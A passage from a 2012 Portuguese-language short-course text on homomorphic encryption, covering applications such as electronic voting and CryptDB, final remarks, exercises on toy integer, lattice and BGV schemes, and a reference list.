Existem diversas aplicações, tanto práticas como teóricas para homomorfismos secretos. Muitas dessas aplicações não requerem a existência de homomorfismos completos, isto é, que permitem uma quantidade arbitrária de operações de soma e multiplicação. Na tese de doutorado de Dörte K. Rappe [Rap06], são descritas diversas aplicações de criptossistemas baseados em homomorfismos. Fazemos aqui um breve resumo dessas aplicações.

4.5.1. Agentes móveis

Uma aplicação interessante do uso de homomorfismo secreto é na proteção de agente móveis [ST98]. Uma preocupação neste cenário é a possibilidade de ataques de um servidor malicioso para obtenção de dados sigilosos ou para deduzir informações a respeito de determinada computação. Com o uso de criptografia baseada em homomorfismos, é possível computar sobre dados criptografados ou então é possível computar sobre funções criptografadas. Dependendo do cenário em questão, é possível utilizar a alternativa mais adequada.

4.5.2. Computação multiparte

Neste cenário, um grupo de indivíduos estão interessados em calcular uma função f, de modo que cada indivíduo contribua com uma parte dos parâmetros de entrada da função, e tal que terceiros, que previamente não tinham conhecimento desses parâmetros, não passem a conhecê-los após a computação de f. Homomorfismos secretos permitem que a função f seja computada utilizando a forma encriptada dos parâmetros de entrada, obtendo como retorno a encriptação da saída de f computada sobre os parâmetros em claro.

4.5.3. Compartilhamento de segredo

Neste contexto, o homomorfismo algébrico implica que a composição dos segredos compartilhados é igual ao compartilhamento dos segredos compostos, solucionando o problema de forma elegante.

4.5.4. Assinaturas

Dado um conjunto de ***assinaturas*** válidas para um determinado conjunto de dados, é possível construir uma nova assinatura, que correspondente a avaliação de uma função f, sobre um subconjunto desses dados. Este é um tema que tem sido pouco explorado, como argumenta Patrick Schmidt [Sch11] em sua dissertação. Em outro trabalho interessante, Dan Boneh e David Freeman [BF11] apresentam um esquema capaz de avaliar uma classe restrita de funções. A proposta é semelhante a ECH sobre reticulados ideais de Craig Gentry.

4.5.5. Conhecimento nulo

De forma simplificada, em contextos que utilizam o conceito de *conhecimento nulo* alguém (Bob) deseja demonstrar (para Alice) que possui uma determinada informação sem que seja necessário revelá-la. De fato, Bob deseja que **nenhuma** informação seja revelada. Esta primitiva criptográfica tem grande importância teórica e prática. A utilização de homomorfismos permite que Bob encripte a informação de forma que Alice ainda

©2012 SBC — Soc. Bras. de Computação

consiga validar uma determinada propriedade algébrica desta informação. Como o homomorfismo preserva a estrutura algébrica, a encriptação da informação preserva as suas propriedades algébricas.

4.5.6. Eleições

Este é um contexto de peculiar importância já que, cada vez mais, países estão utilizando urnas eletrônicas na escolha de seus governantes. Este é um exemplo de cenário em que não é necessária a utilização de um homomorfismo completo, já que deseja-se apenas somar 1 a uma quantia de votos, mas não é necessário multiplicar quantias de votos. Sendo assim, esquemas parcialmente homomórficos são suficientes para tornar esta aplicação prática. Nos sistemas de votação Votebox e Helios [SDW08], é utilizada uma adaptação do criptossistema ElGamal para permitir contagem dos votos encriptados, de modo a garantir o sigilo de cada voto e decriptar o resultado apenas na hora da contagem de votos, utilizando a chave secreta do esquema.

4.5.7. Ofuscação

Em um outro trabalho [DMMQN11] é apresentada uma proposta para o uso de ECH no contexto de ofuscação. Contudo, usando ECH o programa ofuscado produz como saída um texto encriptado. Para lidar com a situação, o receptor do programa ofuscado precisa ser capaz de provar que não é malicioso, para, com o auxílio de um hardware com características especiais, conseguir decriptar a saída do programa.

Propostas anteriores não permitiam múltiplas execuções do mesmo programa ofuscado, ou então precisam de um hardware distinto para cada nível do circuito a ser avaliado. Portanto, mesmo com os resultados negativos sobre a possibilidade real de ofuscação, a ECH permite a construção de esquemas melhores quando se supõe um modelo de segurança menos restritivo.

4.5.8. Encriptação parcialmente homomórfica

As otimizações propostas, principalmente sobre o esquema BGV, além de contribuir diretamente na tarefa de tornar prática a ECH, permitem a construção de esquemas de encriptação parcialmente homomórfica (EPH), capazes de solucionar diversos problemas práticos [NLV11b]. Nesse trabalho, uma prova de conceito é desenvolvida na linguagem aritmética Magma, mostrando que existe uma liberdade na escolha de parâmetros do esquema BGV, de modo que é possível adaptá-lo de acordo com o circuito a ser avaliado homomorficamente. Diversas escolhas de parâmetros são sugeridas para diferentes cenários, dependendo da possibilidade de uso de operações em bloco, da quantidade de multiplicações envolvidas e da profundidade do circuito.

Recentemente, foi apresentado o sistema CryptDB [PRZB11], que é um banco de dados sobre dados encriptados. São utilizadas diversas primitivas criptográficas para permitir consultas SQL arbitrárias. Existem algumas limitações em relação a certos tipos de junções, que na prática são pouco frequentes. As operações foram muito bem definidas e organizadas nos seguintes grupos: (i) verificação de igualdade; (ii) comparação de ordem; (iii) operações aritméticas; e (iv) junções. O esquema é formado por camadas aninhadas de encriptações para resolver cada um desses grupos. Para a execução de operações arit-

 ©2012 SBC — Soc. Bras. de Computação

méticas é usado o criptosisstema homomórfico Paillier, que é capaz de efetuar somas (mas não permite multiplicações). A construção oferece confidencialidade, considerando um modelo de adversário passivo, mas os próprios autores supõem uma segurança que não é perfeita, porque o adversário consegue, por exemplo, ordenar os dados. Por outro lado, é uma abordagem prática interessante, porque além de eficiente também é transparente para o usuário, já que o servidor interpreta dinamicamente as consultas SQL, mapeando-as em funções internas do banco de dados. Com isso, é possível oferecer proteção contra o próprio administrador do banco de dados.

Outro trabalho relacionado é a proposta de uma linguagem de domínio específico (*domain specific language*) para computação em nuvem [BMS^{+}11]. É utilizada a linguagem funcional Haskell em conjunto com um esquema de encriptação parcialmente homomórfica para construção de uma plataforma para execução segura de código, permitindo oferecer confidencialidade das informações. Este trabalho é semelhante ao CryptDB, na medida em que se supõe um modelo de segurança menos rígido para resolver um problema com um escopo bem determinado.

4.6. Considerações finais

Neste minicurso foram apresentados os recentes trabalhos de Craig Gentry, que resolveram um problema que permaneceu em aberto por 31 anos, que principalmente hoje em dia, com a consolidação do modelo de computação em nuvem, oferece uma solução elegante ao permitir a computação sobre dados encriptados.

A construção representa um avanço teórico, pela solução da conjectura feita por Rivest, Adleman e Dertouzos em 1978, reunindo uma variedade de conceitos matemáticos interessantes. É importante ressaltar que os esquemas propostos possuem demonstração de segurança, com base em problemas difíceis em reticulados, um assunto que ganhou novamente a atenção da comunidade científica por resistir à ataques quânticos, isto é, que fazem uso de computadores quânticos. Além disso, as construções ainda podem ser adaptadas de acordo com o problema a ser resolvido. Sendo assim, o material aqui exposto reuniu o estado da arte em encriptação homomórfica, mostrando uma série de trabalhos recentes, que representam um grande avanço para a criptografia moderna.

Como vimos, apesar de todas as otimizações propostas, a encriptação completamente homomórfica ainda é inviável para ser usada na prática. Existem resultados negativos [Bra12] que confrontam a capacidade homomórfica de um criptossistema com a eficiência do algoritmo de decriptação, estabelecendo assim um limite inferior para a computação da autoinicialização. Concretamente, se o esquema for capaz de avaliar homomorficamente a função de majoridade, então a decriptação não pode ser linear.

Existem alguns problemas em aberto, dentre os quais vale destacar: a construção de um esquema de ECH que não seja baseado na existência de ruído. Em especial, a multiplicação de textos encriptados resulta em um elemento com dimensão maior que os valores iniciais. Encontrar uma forma de multiplicar sem que isto ocorra é um problema interessante em aberto.

Uma outra linha de pesquisa possível é sobre o uso de encriptação parcialmente homomórfica. Foi mostrado que o esquema BGV pode ser adaptado para diferentes

 ©2012 SBC — Soc. Bras. de Computação

profundidades multiplicativas, permitindo encontrar uma boa configuração para diversos problemas práticos. Além disso, também foram apresentados outros criptossistemas que podem ser utilizados em alguns cenários, como por exemplo com o uso do ElGamal no contexto de eleições eletrônicas no projeto VoteBox.

A tabela a seguir mostra a complexidade por operação homomórfica, após otimizações, para esquemas de encriptação homomórfica sobre inteiros e reticulados, além da recente proposta com base no problema RLWE. Diversos trabalhos estão surgindo propondo modificações ao esquema BGV, obtendo vantagem em determinados cenários [GHPS12, GHS12a].

Versão	Complexidade a cada operação homomórfica
Inteiros	$O(\lambda^5)$
Reticulado	$O(\lambda^{3.5})$
RLWE (BGV)	$\tilde{O}(\lambda)$

4.7. Exercícios

1. Considerando o esquema simétrico sobre inteiros, onde a encriptação é calculada por $c = m + 2r + pq$, se $|2r| < 50$, $p = 5001$ e $10001 \leq q \leq 20001$. Na pior das hipóteses, quantas somas podemos realizar homomorficamente? E com relação às multiplicações?

2. Modificando apenas o valor de p no exercício anterior, calculamos os textos encriptados $c = 79818018$ e $c' = 80616104$. Implemente um programa para encontrar o novo valor de p, sabendo que possui a mesma quantidade de dígitos decimais que o valor anterior. Descubra também as mensagens m e m', correspondentes a c e c', respectivamente.

3. O esquema das questões anteriores pode ser facilmente adaptado para permitir espaço de texto claro $\mathbb{F}_3$. Para isso, a encriptação é realizada por $c = m + 3r + pq$, além disso, é necessário que $|3r| < 50$. Se o restante das condições permanecerem iguais, é possível multiplicar homomorficamente?

4. Para que o espaço de texto claro seja $\mathbb{F}_3$ o algoritmo de decriptação computa $m = ((c \pmod p)) \pmod 3)$. Altere o programa feito no exercício 2 para usar este espaço de texto claro e compute quais seriam os respectivos valores de m e m'.

5. Considerando $f(x) = x^2 - 1$ e o anel $\mathbb{Z}[x]/f(x)$, responda as seguintes questões:

   (a) Quais são as classes laterais do ideal (2)?

   (b) Compute a base de rotação B do reticulado gerado por $(a(x))$, onde $a(x) = x + 2$.

 ©2012 SBC — Soc. Bras. de Computação

(c) O polinômio $p(x) = 15x + 12$ pertence ao reticulado gerado por $(a(x))$?
(d) Compute $x + 10 \pmod B$.

6. Seja $R = \mathbb{Z}[x]/f(x)$, onde $f(x) = x^2 - 1$. Considerando o ideal polinomial J gerado por $(a(x))$, onde $a(x) = 5001x + 10002$. Dado par de chaves (B_J^{sk}, B_J^{pk}) a seguir

$$\left(\begin{bmatrix} 10002 & 5001 \\ 5001 & 10002 \end{bmatrix}; \begin{bmatrix} 15003 & 5001000 \\ 0 & 10002 \end{bmatrix}\right)$$

e o texto encriptado $c = [-14980, 37]^T$, responda aos seguintes itens:

(a) Compute c^2, lembrando que c corresponde ao polinômio $c(x) = 37x - 14980$.
(b) Compute $c^2 \pmod{B_J^{pk}} \pmod 2$.
(c) O que é possível concluir a respeito de c?

7. No exercício anterior, a encriptação de uma mensagem m, interpretada como polinômio em $\mathbb{Z}[x]/(x^2 - 1)$, é calculada somando-se a m um polinômio da forma $2r_1x + 2r_0$, onde $|2r_i| < 50$, para $i \in \{0, 1\}$. Quantas multiplicações são permitidas por este esquema?

8. Implemente um programa para computar a chave secreta utilizada no exercício 6.

9. Considerando o esquema BGV sobre o anel $R_q = \mathbb{Z}_q[x]/(x^2 + 1)$, para $q = 5001$ e $N = 2$. Dada a chave pública

$$A = \begin{bmatrix} -1072x - 1604 & -1367x - 259 \\ -1310x + 326 & -521x + 811 \end{bmatrix},$$

a encriptação é computada por $c = m + A^T r$, onde r é um vetor coluna de polinômios em R_2, isto é, com coeficientes em $\{-1, 0, 1\}$. Dado o texto encriptado $c = [-2168x + 1693, -224 + 1916]^T$, responda aos seguintes itens:

(a) Compute c^2, lembrando que $c = [c_0, c_1]$ e pode ser interpretado como um polinômio $c(v) = c_0 + c_1 v$, onde v é uma variável simbólica nova. Assim, $c^2 = (c_0 + c_1 v)^2 = c_0^2 + 2c_0c_1v + c_1^2v^2$. Ou seja, para computar c^2, é preciso computar os coeficientes c_0^2, $2c_0c_1$ e c_1^2.
(b) Compute $\langle c^2, s \otimes s \rangle_q \pmod 2$.
(c) O que é possível concluir a respeito de c?

10. Sabendo que a chave pública do exercício anterior foi gerada usando erro e tal que $|2e| < 50$, quantas multiplicações são permitidas?

11. Implemente um programa para computar a chave secreta utilizada no exercício 9.

4.8. Material complementar

Para complementar este minicurso, foram reunidos exemplos, exercícios, textos e referências sobre encriptação homomórfica. Este material encontra-se disponível na web, no endereço `http://www.fhe.tecic.com.br`.

 ©2012 SBC — Soc. Bras. de Computação

Referências

[Bab86] László Babai. On lovász' lattice reduction and the nearest lattice point problem. *Combinatorica*, 6(1):1–13, 1986.

[BF11] Dan Boneh and David Mandell Freeman. Homomorphic signatures for polynomial functions. In *EUROCRYPT*, pages 149–168, 2011.

[BGN05] Dan Boneh, Eu-Jin Goh, and Kobbi Nissim. Evaluating 2-dnf formulas on ciphertexts. In Joe Killian, editor, *Proceedings of Theory of Cryptography Conference 2005*, volume 3378 of *LNCS*, pages 325–342. Springer, 2005.

[BGV11] Zvika Brakerski, Craig Gentry, and Vinod Vaikuntanathan. Fully homomorphic encryption without bootstrapping. *Electronic Colloquium on Computational Complexity (ECCC)*, 18:111, 2011.

[BKW03] Avrim Blum, Adam Kalai, and Hal Wasserman. Noise-tolerant learning, the parity problem, and the statistical query model. *J. ACM*, 50:506–519, July 2003.

[BMS$^+$11] Alex Bain, John Mitchell, Rahul Sharma, Deian Stefan, and Joe Zimmerman. A Domain-Specific Language for Computing on Encrypted Data (Invited Talk). In Supratik Chakraborty and Amit Kumar, editors, *IARCS Annual Conference on Foundations of Software Technology and Theoretical Computer Science (FSTTCS 2011)*, volume 13 of *Leibniz International Proceedings in Informatics (LIPIcs)*, pages 6–24, Dagstuhl, Germany, 2011. Schloss Dagstuhl–Leibniz-Zentrum fuer Informatik.

[Bra12] Zvika Brakerski. When homomorphism becomes a liability. Cryptology ePrint Archive, Report 2012/225, 2012. `http://eprint.iacr.org/`.

[BV11] Zvika Brakerski and Vinod Vaikuntanathan. Efficient fully homomorphic encryption from (standard) lwe. *Electronic Colloquium on Computational Complexity (ECCC)*, 18:109, 2011.

[CMNT11] Jean-Sébastien Coron, Avradip Mandal, David Naccache, and Mehdi Tibouchi. Fully homomorphic encryption over the integers with shorter public keys. In *Proceedings of the 31st annual conference on Advances in cryptology*, CRYPTO'11, pages 487–504, Berlin, Heidelberg, 2011. Springer-Verlag.

[CNT11] Jean-Sebastien Coron, David Naccache, and Mehdi Tibouchi. Optimization of fully homomorphic encryption. Cryptology ePrint Archive, Report 2011/440, 2011. `http://eprint.iacr.org/`.

[DF04] D.S. Dummit and R.M. Foote. *Abstract algebra*. Wiley, 2004.

[DH76] Whitfield Diffie and Martin E. Hellman. New directions in cryptography. *IEEE Transactions on Information Theory*, 22(6):644–654, 1976.

 ©2012 SBC — Soc. Bras. de Computação

[DMMQN11] Nico Döttling, Thilo Mie, Jörn Müller-Quade, and Tobias Nilges. Basing obfuscation on simple tamper-proof hardware assumptions. Cryptology ePrint Archive, Report 2011/675, 2011. http://eprint.iacr.org/.

[FK94] M. Fellows and N. Koblitz. Combinatorial cryptosystems galore! In G. L. Mullen and P. J.-S. Shiue, editors, *Finite Fields: Theory, Applications, and Algorithms*, volume 168 of *Contemporary Mathematics*, pages 51–61. AMS, 1994.

[Gen09a] Craig Gentry. *A fully homomorphic encryption scheme*. PhD thesis, Stanford University, 2009. crypto.stanford.edu/craig.

[Gen09b] Craig Gentry. Fully homomorphic encryption using ideal lattices. In *STOC '09: Proceedings of the 41st annual ACM symposium on Theory of computing*, pages 169–178, New York, NY, USA, 2009. ACM.

[GGH97] Oded Goldreich, Shafi Goldwasser, and Shai Halevi. Public-key cryptosystems from lattice reduction problems. In *CRYPTO*, pages 112–131, 1997.

[GH11a] Craig Gentry and Shai Halevi. Fully homomorphic encryption without squashing using depth-3 arithmetic circuits. In *FOCS*, pages 107–109, 2011.

[GH11b] Craig Gentry and Shai Halevi. Implementing gentry's fully-homomorphic encryption scheme. In Kenneth Paterson, editor, *Advances in Cryptology – EUROCRYPT 2011*, volume 6632 of *Lecture Notes in Computer Science*, pages 129–148. Springer Berlin / Heidelberg, 2011. 10.1007/978-3-642-20465-4_9.

[GHPS12] Craig Gentry, Shai Halevi, Chris Peikert, and Nigel P. Smart. Ring switching in bgv-style homomorphic encryption. Cryptology ePrint Archive, Report 2012/240, 2012. http://eprint.iacr.org/.

[GHS12a] Craig Gentry, Shai Halevi, and Nigel P. Smart. Fully homomorphic encryption with polylog overhead. In *EUROCRYPT*, pages 465–482, 2012.

[GHS12b] Craig Gentry, Shai Halevi, and Nigel P. Smart. Homomorphic evaluation of the aes circuit. Cryptology ePrint Archive, Report 2012/099, 2012. http://eprint.iacr.org/.

[GM82] S. Goldwasser and S. Micali. Probabilistic Encryption and How To Play Mental Poker Keeping Secret All Partial Information. In *Proc. 14th. ACM Symp. on Theory of Computing*, pages 270–299. ACM, 1982.

[HG01] Nick Howgrave-Graham. Approximate integer common divisors. In *CaLC*, pages 51–66, 2001.

 ©2012 SBC — Soc. Bras. de Computação

[LPR10] Vadim Lyubashevsky, Chris Peikert, and Oded Regev. On ideal lattices and learning with errors over rings. *Advances in Cryptology EUROCRYPT 2010*, 6110/2010(015848):1?23, 2010.

[MG09] Peter Mell and Tim Grance. The nist definition of cloud computing. *National Institute of Standards and Technology*, 53(6):50, 2009.

[NLV11a] Michael Naehrig, Kristin Lauter, and Vinod Vaikuntanathan. Can homomorphic encryption be practical? In *Proceedings of the 3rd ACM workshop on Cloud computing security workshop*, CCSW '11, pages 113–124, New York, NY, USA, 2011. ACM.

[NLV11b] Michael Naehrig, Kristin Lauter, and Vinod Vaikuntanathan. Can homomorphic encryption be practical? In *Proceedings of the 3rd ACM workshop on Cloud computing security workshop*, CCSW '11, pages 113–124, New York, NY, USA, 2011. ACM.

[PRZB11] Raluca Ada Popa, Catherine M. S. Redfield, Nickolai Zeldovich, and Hari Balakrishnan. Cryptdb: protecting confidentiality with encrypted query processing. In *Proceedings of the Twenty-Third ACM Symposium on Operating Systems Principles*, SOSP '11, pages 85–100, New York, NY, USA, 2011. ACM.

[RAD78] R L Rivest, L Adleman, and M L Dertouzos. On data banks and privacy homomorphisms, in r. a. demillo et al. In *Eds.), Foundations of Secure Computation*, pages 169–179. Academic Press, 1978.

[Rap06] Doerte K. Rappe. Homomorphic cryptosystems and their applications. Cryptology ePrint Archive, Report 2006/001, 2006. `http://eprint.iacr.org/`.

[Reg05] Oded Regev. On lattices, learning with errors, random linear codes, and cryptography. In *Proceedings of the thirty-seventh annual ACM symposium on Theory of computing*, STOC '05, pages 84–93, New York, NY, USA, 2005. ACM.

[RSA83] R. L. Rivest, A. Shamir, and L. Adleman. A method for obtaining digital signatures and public-key cryptosystems. *Commun. ACM*, 26:96–99, January 1983.

[Sch11] Patrick Schmidt. Fully homomorphic encryption: Overview and cryptanalysis. Diploma thesis, TU Darmstadt, Jul 2011.

[SDW08] Daniel Sandler, Kyle Derr, and Dan S. Wallach. Votebox: A tamper-evident, verifiable electronic voting system. In *USENIX Security Symposium*, pages 349–364, 2008.

[SS10] Damien Stehlé and Ron Steinfeld. Faster fully homomorphic encryption. In *ASIACRYPT*, pages 377–394, 2010.

 ©2012 SBC — Soc. Bras. de Computação

[ST98] Tomas Sander and Christian F. Tschudin. Protecting mobile agents against malicious hosts. In *Mobile Agents and Security*, pages 44–60, 1998.

[SV09] N.P. Smart and F. Vercauteren. Fully homomorphic encryption with relatively small key and ciphertext sizes. Cryptology ePrint Archive, Report 2009/571, 2009. `http://eprint.iacr.org/`.

[SV11] N.P. Smart and F. Vercauteren. Fully homomorphic simd operations. Cryptology ePrint Archive, Report 2011/133, 2011. `http://eprint.iacr.org/`.


[vDGHV09] Marten van Dijk, Craig Gentry, Shai Halevi, and Vinod Vaikuntanathan. Fully homomorphic encryption over the integers. Cryptology ePrint Archive, Report 2009/616, 2009. `http://eprint.iacr.org/`.


 ©2012 SBC — Soc. Bras. de Computação


promoção

organização

apoio







Intel e seu logotipo são marcas registradas da
Intel Corporation nos EUA e/ou em outros países.

ISBN 978-85-7669-264-5